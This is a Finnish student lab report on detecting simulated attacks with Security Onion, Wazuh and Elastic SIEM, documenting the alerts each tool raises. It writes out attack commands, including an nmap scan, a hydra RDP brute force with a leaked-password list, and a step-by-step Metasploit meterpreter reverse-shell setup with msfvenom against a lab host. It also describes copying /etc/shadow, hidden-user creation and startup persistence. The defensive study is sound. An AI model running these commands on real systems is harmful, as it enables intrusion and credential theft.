Tapaustutkimus: Uhkien tunnistaminen ja reagointi Security Onionilla, Wazuhilla ja Elasticilla

Ryhmä 13

Leevi Kauranen, AC7750

Samir Benjenna, AD1437

Eelis Suhonen, AA3910

Juho Eräjärvi, AD1276

Mikke Kuula, AC7806

Poikkeamien hallinta ja kyberturvakeskukset TTC6060-3007

5.12.2024

Tieto- ja viestintätekniikka

Sisältö

[2 Teoria 2](#_Toc152041011)

[2.1 Miten SOAR ja SIEM eroavat toisistaan 3](#_Toc283925451)

[2.2 Security Onion, Elastic ja Wazuh 3](#_Toc1082550733)

[3 Testaukset ja havainnot 4](#_Toc1988154086)

[3.1 Security Onion 5](#_Toc411660580)

[3.1.1 Verkkojen skannaus 5](#_Toc260754327)

[3.1.2 Brute force 7](#_Toc1508244027)

[3.1.3 Sovellustason protokollat: web protokollat 8](#_Toc1857378946)

[3.1.4 DNS tunnelointi 9](#_Toc1737066921)

[3.1.5 TCP reverse shell 11](#_Toc660083900)

[3.2 Wazuh 13](#_Toc38363321)

[3.2.1 FTP protokollan käyttö tiedon siirtämisessä ulos 14](#_Toc1132707596)

[3.2.2 Tunnistetietojen dumppaus 15](#_Toc2005223858)

[3.2.3 Skriptien ajo käynnistyksessä 16](#_Toc1339283002)

[3.2.4 Uuden käyttäjän luonti 17](#_Toc2031889781)

[3.2.5 Windows-Järjestelmäprosessin käynnistäminen tai muokkaaminen 18](#_Toc1773402701)

[3.3 ElasticSIEM 19](#_Toc1430395791)

[3.3.1 Kalastelu: Haitallinen liite 20](#_Toc955080968)

[3.3.2 Artefaktien piilottaminen 21](#_Toc919834941)

[3.3.3 Etäkäytön kaappaus 22](#_Toc983488252)

[3.3.4 LLMNR saastuttaminen Inveigh työkalulla 25](#_Toc1322904999)

[3.3.5 Ohjelmien suorittaminen allekirjoitetun skriptin välityksellä 26](#_Toc1457882055)

[4 Yhteenveto 27](#_Toc1460404387)

[4.1 Tulosten analysointi ja johtopäätköset 28](#_Toc1740597137)

[4.1.1 Johtopäätökset 28](#_Toc2045206763)

[4.2 Työkalujen tehokkuus ja ominaisuudet 29](#_Toc1503650283)

[4.3 Harjoituksen opit ja miten tästä eteenpäin 33](#_Toc783109012)

[Lähteet 34](#_Toc86267267)

Kuviot

[Kuvio 1. VLE 4](#_Toc183971518)

[Kuvio 2. Nmap 7](#_Toc183971519)

[Kuvio 3. Hälytykset nmapista 8](#_Toc183971520)

[Kuvio 4. mssql 8](#_Toc183971521)

[Kuvio 5. Brute force -hyökkäykestä aiheutuneet hälytykset 9](#_Toc183971522)

[Kuvio 6. Yksittäinen hälytys 10](#_Toc183971523)

[Kuvio 7. Tiedostonsiirtokomento 11](#_Toc183971524)

[Kuvio 8.Alert\_malware 11](#_Toc183971525)

[Kuvio 9. PowerShell-komento 12](#_Toc183971526)

[Kuvio 10. Hälytys DNS liikenteestä 12](#_Toc183971527)

[Kuvio 11. reverse shell 13](#_Toc183971528)

[Kuvio 12. Hälytys SSH-skannauksesta 14](#_Toc183971529)

[Kuvio 13. Test\_ftp 14](#_Toc183971530)

[Kuvio 14. Failed\_attempt 15](#_Toc183971531)

[Kuvio 15. Commands\_shadow 15](#_Toc183971532)

[Kuvio 16. alerts\_shadow 16](#_Toc183971533)

[Kuvio 17. commands\_startup 16](#_Toc183971534)

[Kuvio 18.Alert\_startup 17](#_Toc183971535)

[Kuvio 19.NewUser 17](#_Toc183971536)

[Kuvio 20. Alert\_NewUser2 18](#_Toc183971537)

[Kuvio 21. Prosessin\_luonti 18](#_Toc183971538)

[Kuvio 22. Alert T1543.003 19](#_Toc183971539)

[Kuvio 23. Commands\_DC01 20](#_Toc183971540)

[Kuvio 24. Elastic\_alerts 20](#_Toc183971541)

[Kuvio 25. Error\_info 21](#_Toc183971542)

[Kuvio 26. Commands\_hiddenuser 22](#_Toc183971543)

[Kuvio 27.alert\_hiddenUser 22](#_Toc183971544)

[Kuvio 28. ElasticAnalytics 22](#_Toc183971545)

[Kuvio 29. commands\_rdphijack 23](#_Toc183971546)

[Kuvio 30. alerts\_rdphijack 23](#_Toc183971547)

[Kuvio 31. elastic\_analyzer 24](#_Toc183971548)

[Kuvio 32. Etäkäytön analyysi 24](#_Toc183971549)

[Kuvio 33. Inveighin käyttö 25](#_Toc183971550)

[Kuvio 34. Komento 26](#_Toc183971551)

[Kuvio 35. Analyysi ohjelman suorittamisesta 27](#_Toc183971552)

[Kuvio 36. Alert\_elastic\_Atomic123 29](#_Toc183971553)

[Kuvio 37. Wazuh\_alert\_Atomic123 30](#_Toc183971554)

[Kuvio 38. Elastic\_analyzer 31](#_Toc183971555)

[Kuvio 39. SecOnion\_alert1 31](#_Toc183971556)

[Kuvio 40. network.data 32](#_Toc183971557)

[Kuvio 41. vertailuTaulukko 33](#_Toc183971558)

Taulukot

[Taulukko 1. Taulukon otsikko, ei lähdetietoja **Virhe. Kirjanmerkkiä ei ole määritetty.**](file:///C:/Users/taante/Downloads/Taulukko#_Toc432081817)


[Taulukko 2. Taulukon otsikko, ei lähdetietoja **Virhe. Kirjanmerkkiä ei ole määritetty.**](file:///C:/Users/taante/Downloads/Taulukko#_Toc432081818)

# Johdanto

Tässä harjoitustyössä perehdymme SIEM ja SOAR työkalujen merkitykseen ympäristössä ja niiden käyttöön. Aiheutamme hälytyksiä järjestelmiin simuloimalla hyökkäys tapahtumia, joiden pitäisi laukaista hälytys järjestelmissä. Simulointia ennen, on aina lyhyt kappale siitä, mitä hälytyksiä voidaan odottaa hyökkäyksestä, ja miten työkalut ne voi havaita. Perehdymme myös SOAR ja SIEM järjestelmien eroihin ja niiden ominaisuuksiin. Käytössä olevat järjestelmät:

* ElasticSIEM
* Security Onion
* Wazuh

Testit suoritetaan VLE ympäristöön, joka on kuvattu kuviossa 1.



Kuvio 1. VLE

# Teoria

## Miten SOAR ja SIEM eroavat toisistaan

SOAR (Security Orchestration, Automation ja Response) ja SIEM (Security Information and Event management) ovat molemmat tärkeitä työkaluja kyberturvallisuudessa, mutta ne kuitenkin eroavat toisistaan toiminnallisuudessa.

SIEM keskittyy pääasiassa turvallisuustapahtumien tietojen keräämiseen ja analysointiin eri lähteistä sekä se tarjoaa parannetun näkymän keskittyen lähinnä tietojen koostamiseen ja raportointiin. Kun taas SOAR laajentaa näitä SIEMin kyvykkyyksiä automaation, orkestroinnin avulla. SOAR-ratkaisut priorisoivat ja reagoivat tietoturvatapahtumiin tehokkaasti hyödyntämällä koneoppimiseen perustuvia automaatio- ja orkestrointiominaisuuksia. (Siddiqui, L. 2023.)

Yhteenvetona, vaikka sekä SOAR että SIEM pyrkivät ratkaisemaan turvallisuuteen liittyvien tietojen ja tapahtumien käsittelyn haasteita, ne toimivat eri tasoilla. SIEM kerää tietoa, tunnistaa poikkeamia ja luo hälytyksiä, kun taas SOAR hyödyntää SIEMin tuottamaa dataa, yhdistelee sitä ja rikastaa sitä käyttäen automaatiota, tekoälyä ja koneoppimista.

## Security Onion, Elastic ja Wazuh

Security Onion on ensisijaisesti SIEM-ratkaisu. Se on suunniteltu verkkoliikenteen monitorointiin, lokien keräämiseen ja hälytysten luomiseen. Security Onion on avoimen lähdekoodin ohjelma, joten se on myös kustannustehokas.

Elastic on monipuolinen alusta, jota voidaan käyttää SIEM-tyyppisiin tehtäviin. Se on suunniteltu erityisesti tietoturvatapahtumien seurantaan, analysointiin ja hälytyksien hallintaan. Siihen voidaan myös lisätä SOAR-ominaisuuksia kuten automaatiota. Elastic koostuu useista komponenteista:

* Elasticsearch: Tiedon tallennus ja haku
* Kibana: Visualisointi ja käyttöliittymä
* Logstash: Lokien keräys ja prosessointi

Wazuh kuuluu SOAR-ratkaisuihin, mutta se sisältää myös SIEM-ominaisuuksia. Wazuh yhdistää tietoturvalokien hallinnan, uhkien havaitsemisen ja automaation yhdeksi paketiksi. Vaikka Wazuhilla on SIEM-ominaisuuksia, sen keskeinen arvo liittyy kykyyn toimia SOAR-työkaluna, koska se tukee automaatiota ja orkestrointia uhkien käsittelyssä. Meidän ympäristössämme se on erityisesti luokiteltavissa SOAR-ratkaisuksi.

# Testaukset ja havainnot

Luodaan seuraavaksi hälytyksiä seurantajärjestelmiin simuloimalla mahdollisia hyökkäyksissä ilmeneviä tapahtumia.

## Security Onion

Aloitetaan Security Onion järjestelmän hälytysten tutkiminen tapausesimerkkien kautta ja aiheutetaan hälytyksiä simuloimalla erilaisia hyökkäystaktiikoita.

### Verkkojen skannaus

Testataan aluksi, miten järjestelmä reagoi verkkojen ja porttien skannaamiseen Nmap ohjelmalla. ajetaan komento nmap -A -Pn 10.3.0.10 -sC. (Kuvio 2).

Kuva, joka sisältää kohteen teksti, kuvakaappaus

Kuvaus luotu automaattisesti

Kuvio 2. Nmap

Skannaus aiheutti useita hälytyksiä esimerkiksi RDP-yhteyden luonti yrityksistä ja muusta epäilyttävästä verkkoliikenteestä. (Kuvio 3).

SecurityOnion havaitsi porttien skannaukset, kuten MySQL tietokantaportin 3306, joka on merkitty medium tasolle kriittisyydessään. Tason high kriittisyydellä on merkitty mm. LDAP Bind Request, joka voi viitata hyökkääjän yrityksestä päästä käsiksi LDAP:n kautta Active Directoryn käyttäjien ja laitteiden tietoihin. Kriittisyys on korkea AD:n ollessa tärkeimpiä omaisuuksia Domainissa, ja hyökkääjän päästessä käsiksi siihen, voi päästä myös koko Domainin hallintaan.

Kuva, joka sisältää kohteen kuvakaappaus, teksti

Kuvaus luotu automaattisesti

Kuvio 3. Hälytykset nmapista

Kuviossa 4 on tarkasteltu hälytystä epäilyttävästä uloslähtevästä MSSQL-yhteydestä takaisin skannausta tekevään IP-osoitteeseen.

Kuva, joka sisältää kohteen kuvakaappaus, teksti, viiva

Kuvaus luotu automaattisesti

Kuvio 4. mssql

Skannauksen voi siis havaita yleisesti ottaen suuresta määrästä verkkoliikennettä useisiin eri portteihin ja osoitteisiin jostain yleensä tuntemattomasta osoitteesta. Tässäkin huomaa miten on kokeiltu useita eri portteja ja palveluja.

### Brute force

Seuraavaksi testataan aiheuttaa hälytyksiä suorittamalla brute force hyökkäys kohteeseen 10.3.0.10 (DC01). Ajetaan kali-ws laitteella komento hydra -l ./users.txt -P /usr/share/wordlists/rockyou.txt rdp://10.1.0.10. Users.txt sisältää käyttäjätunnuksia WS01 laitteeseen ja rockyou.txt on tiedosto, joka sisältää vuotaneita salasanoja. Tästä aiheutuu useita hälytyksiä RDP vastauksista ulkoiseen isäntään. Kuviossa 5 tapahtuman hälytykset Security Onionin kibana-käyttöliittymässä.

Tässä tilanteessa Security Onion huomaa internet yhteyksistä kirjautumisyritykset ulospäin ja hälyttää niistä. Työkalu selaa lokidatan ja hälyttää toimminnasta, joka voi mahdollisesti viitata hyökkääjän toimintaan. Näin brute-force hyökkäys saadaan näkyville käyttöliittymään.

Kuva, joka sisältää kohteen kuvakaappaus, Multimediaohjelmisto

Kuvaus luotu automaattisesti

Kuvio 5. Brute force -hyökkäykestä aiheutuneet hälytykset

Koska loki datat koskevat verkkoliikennettä, saamme ilmoitukset esimerkiksi juuri aiemmin mainitusta rdp liikenteestä. Tämä riippuu siitä mitä protokollaa brute force hyökkäyksessä koitetaan hyödyntää, kun iskun on antanut pyöriä hetken. Kuviossa 6 tarkastellaan tarkemmin rdp vastausta osoitteesta 10.3.0.10 osoitteeseen 10.2.0.13.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, ohjelmisto

Kuvaus luotu automaattisesti

Kuvio 6. Yksittäinen hälytys

### Sovellustason protokollat: web protokollat

Simuloidaan tapausta, jossa hyökkääjä yrittää piilottaa tiedostojen siirtämisen omalle palvelimelleen verkkoliikenteen sekaan. Ajetaan Windowsilla kuvion 7 komennot.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Kuvio 7. Tiedostonsiirtokomento

Tässä meidän toimintamme tunnistetaankin vaaralliseksi ja estetään. Security Onionin kibana näkymään syntyy kuvion 8 mukainen hälytys, joka ilmoittaa mahdollisesta haittaohjelmasta, joka on asennettu epäaidon Opera agentin avulla. (Kuvio 8).

Kuva, joka sisältää kohteen Multimediaohjelmisto, ohjelmisto, Grafiikkaohjelmisto, kuvakaappaus

Kuvaus luotu automaattisesti

Kuvio 8. Hälytys malwaresta

### DNS tunnelointi

Testataan seuraavaksi hälytysten aktivointia, kun hyökkääjä käyttää DNS tunnelointia pakettien liikutteluun. Naamioimalla liikenteen DNS liikenteeksi hyökkääjät voivat yrittää välttää toimien huomaamista.

**DNS-tunneloinnin voi havaita seuraavilla menetelmillä:**

1. Poikkeamien tunnistus:

* Seurataan DNS-liikennettä ja etsitään epätavallisia asioita:
* Kyselyjen määrä lyhyen ajan sisään.
* Suuri DNS TXT-tietueet, joka viittaa pakettien muokkaamiseen.
* Kyselyt epäilyttäviin domaineihin.

1. Liikenteen analysointi:

* Tutkitaan DNS-liikennettä:
* Domainit, mihin yleensä lähetetään liikennettä, ja mihin ei.
* DNS-liikenteen jatkuvuus tiettyyn Domainiin.
* Useiden kyselyjen samankaltaisuus.

1. Paketin analyysi:

* Tarkastetaan yksittäisten DNS-pakettien sisältöä:
* Epätavallisen pitkät kyselyt.
* Salatun datan tai base64- käyttö.

1. Tilastollinen tarkastelu:

* Tarkastellaan domain-nimiä, ja niiden rakennetta:
* Epätavallisia merkkejä paljon nimissä.
* Paljon numeroita tietueissa, yleensä salatut sisältävät paljon numeroita.

(DNS Tunneling: Detecting DNS Tunneling Attacks. 2023.)


Suoritetaan PowerShellilla kohdekoneella kuvion 9 komento.

Kuva, joka sisältää kohteen teksti, ohjelmisto, Fontti, kuvakaappaus

Kuvaus luotu automaattisesti

Kuvio 9. PowerShell-komento

Tästä aiheutuu hälytyksiä Security Onioniin mahdollisesta toksisesta DNS liikenteestä (Kuvio 10). Tässä suricata on huomannut ainakin kummalliseen Domainiin menevät DNS-kyselyt, jotka voisivat viitata tunnelointiin.



Kuvio 10. Hälytys DNS liikenteestä

### TCP reverse shell

Luodaan reverse shell yhteys ns1 palvelimelle kali linuxilla kuvion 11 mukaan.

**Miten Reverse Shell voidaan havaita:**

1. **Lokien ja verkkoliikenteen analyysi**
   1. Seurataan poikkeavaa sisään- ja ulosmenevää liikennettä, kuten yhteyksiä tuntemattomiin IP-osoitteisiin tai epätavallisille porteille.
   2. Tarkkaillaan liikennettä, jossa kohde yrittää yhdistyä hyökkääjän koneelle, josta komennot tulevat.
2. **Intrusion Detection Systems (IDS)**
   1. IDS voi havaita haitallisen liikenteen, ja myös estää ne reaaliajassa.
   2. Tunnistus perustuu liikenteen poikkeavuuksiin tai tunnettuun allekirjoituspohjaiseen tunnistamiseen (signature).
3. **Käyttäytymisen analyysi**
   1. Monitoroimalla sovelluksia ja palveluita, jotka käyttävät paljon oikeuksia, esimerkiksi ohjelmien suorittamista (execute), jotka avaavat yhteyksiä sisäverkosta ulospäin.
4. **Phishing-hyökkäys**
   1. Haittaohjelmat, joiden avulla reverse shell yhteys saadaan aikaiseksi, voidaan toimittaa phishingin kautta. Näiden tunnistaminen on tärkeä osa suojautumista.
5. **Tiedonsiirron valvonta**
   1. Palomuurit voivat estää (normaalisti estää) ulospäin suuntautuvat yhteyksiä, joita reverse shell käyttää.
   2. Hyökkääjän IP-osoitetta voi tarkastella whitelist- ja blacklist-käytännöillä.

(Amit Sheps. 2023.)

Kuva, joka sisältää kohteen teksti, kuvakaappaus, ohjelmisto


Kuvaus luotu automaattisesti

Kuvio 11. Reverse shell

Vielä erilliset ohjeet testaukseen:

1. **Avaa Metasploit:**
   1. msfconsole
2. **Valitse Metasploit handler -moduuli:**
   1. use exploit/multi/handler
3. **Valitse Payload Metasploitissa:**
   1. set payload linux/x64/meterpreter/reverse\_tcp
4. **Määritä hyökkääjän IP-osoite (LHOST), portti (LPORT) ja käynnistä:**
   1. set LHOST 10.2.0.13
   2. set LPORT 4444
   3. run
5. **Luo Payload, jonka avulla saadaan yhteys NS1 -> Kali:**
   1. msfvenom -p linux/x64/meterpreter/reverse\_tcp LHOST=10.2.0.13 LPORT=4444 -f elf > reverse\_shell.elf
6. **Siirrä (scp) Payload Kali -> NS1:** 
   1. scp reverse\_shell.elf [root@10.4.0.10:/tmp/](mailto:root@10.4.0.10:/tmp/)
7. **Kirjaudu NS1:een SSH:lla, aseta suoritusoikeudet ELF-tiedostolle ja suorita reverse\_shell.elf:** 
   1. ssh [root@10.4.0.10](mailto:root@10.4.0.10)
   2. chmod +x /tmp/reverse\_shell.elf
   3. ./reverse\_shell.elf
8. **Metasploit luo istunnon (session 1) Kalille, kun ohjelma suoritetaan NS1:llä:** 
   1. Meterpreter session 1 opened (10.2.0.13:4444 -> 10.4.0.10:43242)
   2. meterpreter >

Security onion hälyttää tästä mahdollisena ssh skannailuna. Suricata näyttää huomaavan mahdollisesti scp yhteyden luomisen, mutta se ei huomaa itse reverse shelliä, joka kulkee portista tcp 4444. (Kuvio 12).




Kuvio 12. Hälytys SSH-skannauksesta

## Wazuh

### FTP protokollan käyttö tiedon siirtämisessä ulos

Hyökkääjä käyttää FTP (File transmission protocol) protokollaa tiedon ulos siirtämiseksi ws01: päätelaitteelta. (Kuvio 13).



Kuvio 13. FTP testi

Windows Defender torjuu nämä yritykset mutta Wazuh:n monitoriin tulee hälytys luvattomasta komentojen suorittamisesta, jotka estyvät turvasyistä. (Kuvio 14).

**Wazuh voi huomata toiminnan näin:**

1. **Tiedostojen valvonta**
   1. Wazuh valvoo tiedostojen muutoksia ja siirtoja. Jos hyökkääjä käyttää FTP:tä tiedostojen siirtämiseen, se tunnistaa tiedostojen luomisen, muokkaamisen tai siirron luvattomilla tavoilla. Se voi myös nähdä, onko tiedostoja siirretty ulkopuolelle.
2. **Lokien valvonta**
   1. Järjestelmän ja sovelluksen lokit ovat tarkkailussa jatkuvasti. Wazuh analysoi epäilyttävät komennot ja käyttäjän toiminnan, tässä FTP-komentojen suorittamisen, ja hälyttää tapahtumista, jotka ovat mahdollisesti vaarallisia.
   2. Esimerkiksi, jos FTP-komentoja käytetään, mutta niitä ei ole odotettu tavanomaisessa järjestelmätoiminnassa, Wazuh havaitsee tämän, ja varoitukset tulevat näkyviin.

(Detecting data theft with Wazuh, the open-source XDR. 2023.)

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, viiva

Kuvaus luotu automaattisesti

Kuvio 14. Epäonnistunut yritys

### Tunnistetietojen dumppaus

Linux järjestelmästä löytyy tiedosto /etc/shadow joka sisältää kirjautumistietoja, joten on luonnollista, että hyökkääjä on kiinnostunut näistä tiedoista. Simuloidaan seuraavaksi tilannetta, jossa shadow tiedoston sisältöä käsitellään.

Ajetaan www palvelimella kuvion 15 komennot.



Kuvio 15. /etc/shadow kopiointi

Tästä syntyy wazuhiin hälytys. (Kuvio 16).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, numero, Fontti

Kuvaus luotu automaattisesti

Kuvio 16. Shadowin käsittelystä aiheutunut hälytys

Hälytys ei suoranaisesti kerro että /etc/shadow tiedostoon on koskettu, vaan se syntyy sudo-oikeuksien käytöstä leevi käyttäjällä. Kun hälytystä tarkastelee, käy sieltä ilmi mitä on tehty.

### Skriptien ajo käynnistyksessä

Hyökkääjä voi asettaa järjestelmän ajamaan komentoja/skriptejä käynnistyksen yhteydessä, ja näin saa pidettyä jalansijaa kohdeympäristöön. Ajetaan seuraavaksi WS01:llä komennot kuvion 17 mukaisesti.

Wazuh voisi tässä tilanteessa huomata konfiguroinnin muutokset järjestelmässä ja tiedostojen manipuloinnin. Se voi myös nähdä lokeista, jos toiminta on epäilyttävää tai muuten erilaista normaalista. Wazuh voi myös huomata normaalista poikkeavat komennot, joita ei yleensä suoritettaisi laitteilla, kuten tässä ”hyökkääjän” suorittama skripti.



Kuvio 17. Startup komento

Tästä aiheutuu Wazuhiin hälytys. Hälytyksen muodostumisessa meni melko kauan. (Kuvio 18).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, numero

Kuvaus luotu automaattisesti

Kuvio 18. Startup skriptistä aiheutunut hälytys

### Uuden käyttäjän luonti

Hyökkääjä saattaa haluta luoda uuden käyttäjän järjestelmään. toteutetaan komento New-LocalUser -Name "T1136.001” -NoPassword.

Käyttäjän luonnista Wazuhiin tulee hälytys, koska se on tunnettu Persistence, eli pysymistaktiikka järjestelmässä. Huomautus tulee, vaikka käyttäjän luonti olisi normaalia toimintaa. Jos se on luotu hyökkääjän toimesta, vaikka työajan ulkopuolella, organisaation SOC-tiimi voi nähdä sen reaaliajassa Wazuhissa. Tässä käytetty komento aiheuttaa Wazuh järjestelmään hälytyksiä käyttäjän luonnista. (Kuvio 19)

Kuva, joka sisältää kohteen teksti, Fontti, viiva, numero

Kuvaus luotu automaattisesti

Kuvio 19. Hälytyksiä uuden käyttäjän luonnista

Hälytyksestä selviää luodun käyttäjän nimi eli T1136.001 ja käyttäjä, joka suoritti luonnin eli Administrator sekä työasema WS01.ad.ttc60z.vle.fi. (Kuvio 20).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Kuvio 20. Hälytyksen lisätietoja

### Windows-Järjestelmäprosessin käynnistäminen tai muokkaaminen

Simuloidaan tilannetta, jossa hyökkääjä luo uuden järjestelmäprosessin, jonka avulla hyökkääjä saa varmistettua järjestelmässä jalansijaansa. Wazuhin tulisi huomata nämä prosessien muutokset, koska se seuraa järjestelmien konfigurointeja ja muutoksia niihin. Hälytys ja siihen liittyvä kriittisyys määräytyvät mahdollisen poikkeaman vaarallisuuden mukaan. Tässä järjestelmäprosessien muokkaus herättäisi varmasti epäilyksiä SOC-tiimille.

Ajetaan komennot, joilla luomme uuden prosessin ja käynnistämme sen kuvion 21 mukaisesti.

Kuva, joka sisältää kohteen teksti, ohjelmisto, Multimediaohjelmisto, Käyttöjärjestelmä

Kuvaus luotu automaattisesti

Kuvio 21. Uuden prosessin luonti

Tästä syntyy Wazuhiin hälytys, joka viestii uuden prosessin luonnista. (Kuvio 22).

Kuva, joka sisältää kohteen teksti, ohjelmisto, kuvakaappaus, numero

Kuvaus luotu automaattisesti

Kuvio 22. Hälytys uuden prosessin luonnista

## ElasticSIEM

### Kalastelu: Haitallinen liite

Simuloidaan tapausta, kun hyökkääjä on lähettänyt kalasteluviestin, jonka haitallista liitetiedostoa käyttäjä klikkaa. Haittaohjelman SIEM voi havaita lokitietojen, erikoisen verkkoliikenteen tai muuten, epäilyttävän käytöksen johdosta. Komponenttien, kuten Powershellin komennot, jotka muokkaavat järjestelmää aiheuttavat hälytyksiä. Näin SIEM-työkalun tulisi havaita haittaohjelman lataaminen ja sen asentamisen päätelaitteelle.


Ajetaan DC01:llä komennot kuvion 23 mukaan.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, Sähkönsininen

Kuvaus luotu automaattisesti


Kuvio 23. Kalastelulinkin simulointi

Tämä aiheuttaa SIEM-järjestelmään hälytyksiä. (Kuvio 24).



Kuvio 24. Kalasteluliitteen avaamisesta syntyvä hälytys

Kun hälytystä tarkastelee tarkemmin, näkyy siellä esimerkiksi millä yhteys on avattu eli powershell.exe ja mihin: raw.githubusercontent.com. (Kuvio 25).



Kuvio 25. Lisätietoja kalasteluhälytyksestä

### Artefaktien piilottaminen

Hyökkääjä saattaa haluta luoda käyttäjän, joka on piilotettu. Käyttäjän saa piilotetuksi lisäämällä $ merkin käyttäjänimen alkuun. SIEM havaitsee käyttäjätilien lisäilyn lokitiedoista, joten voidaan ainakin siitä odottaa hälytystä.


Ajetaan DC01:llä kuvion 26 komento:

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Kuvio 26. Piilotetun käyttäjän luonti

Tästä aiheutui hälytys. (Kuvio 27).



Kuvio 27. Hälytys, piilotettu käyttäjä

Kun avaamme Elasticin analysointi työkalun, näkyy siellä muun muassa luotu käyttäjä. Kuvasta näemme myös process.args, eli komennot, joita käyttäjän luomiseen on käytetty. Tästä voidaan nähdä, että on yritetty luoda piilotettua käyttäjää. (Kuvio 28)

Kuva, joka sisältää kohteen teksti, kuvakaappaus

Kuvaus luotu automaattisesti

Kuvio 28. Analytiikkaa hyökkäyksestä

### Etäkäytön kaappaus

Hyökkääjä yrittää käyttää hyödykseen Windowsin etäkäyttöä ja päästä sen avulla urkkimaan järjestelmiä. SIEM voi havaita etäkäytön kaappausyrityksen ainakin seuraamalla lokitietoja ja huomaamalla sc.exe-komennot ja niiden suorittamisen. SIEM voi myös havaita, että komentoa käytetään epätavallisesti, kuten outo käyttäjä tai outoon aikaan. Työkalussa voi olla myös sääntöjä, joiden avulla se huomaa tietynlaiset palveluiden käynnistyksen, joita ei ehkä muuten paljoa käytetä. Se voi myös huomata yhteydet ulospäin organisaation verkosta.

